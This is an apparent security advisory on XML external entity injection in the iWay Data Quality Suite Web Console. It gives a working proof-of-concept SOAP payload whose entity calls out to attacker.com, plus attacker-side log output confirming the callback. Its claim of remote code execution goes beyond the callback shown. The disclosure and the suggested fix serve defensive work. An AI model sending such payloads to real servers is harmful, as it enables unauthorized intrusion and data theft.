

iWay Data Quality Suite Web Console - Version: 10.6.1.ga-2016-11-20 – XML External Entity Injection


Description: iWay Data Quality Suite Web Console provides web services features. As there is no validation present on the web services featured by product while processing the user input an attacker can easily inject external entities in the SOAP request and can achieve the successful Remote Code Execution on the server.

Steps to Reproduce:

- Access the iWay DQS Web Console application section.
- Create an entry for web service and form a sample SOAP request.
- Send below crafted request to the server to confirm the vulnerability.

```
<?xml version="1.0"?>
<!DOCTYPE test [ <!ENTITY xxe SYSTEM "http://attacker.com/xxetest">]>
<soapenv:Envelope
xml:soapenv="http://schemas.xmlsoap.org/soap/envelope"
xmlns:ws="http://www.example.com/ws">
  <soapenv:Header/>
  <soapenv:Body>
    <ws:test>
      <ws:in>&xxe;</ws:in>
    </ws:test>
  </soapenv:Body>
</soapenv:Envelope>
```

- The below screenshot shows that the web service component is vulnerable to XXE.



```
root@kali:/var/www/html# rm /var/log/apache2/access.log
root@kali:/var/www/html# service apache2 restart
root@kali:/var/www/html# tail -f /var/log/apache2/access.log
1 [REDACTED] "GET /xxetest HTTP/1.1" 404 497 "-" "Java/1.8.0_181"
```

Suggested Fix: Disable support for DOCTYPE entities.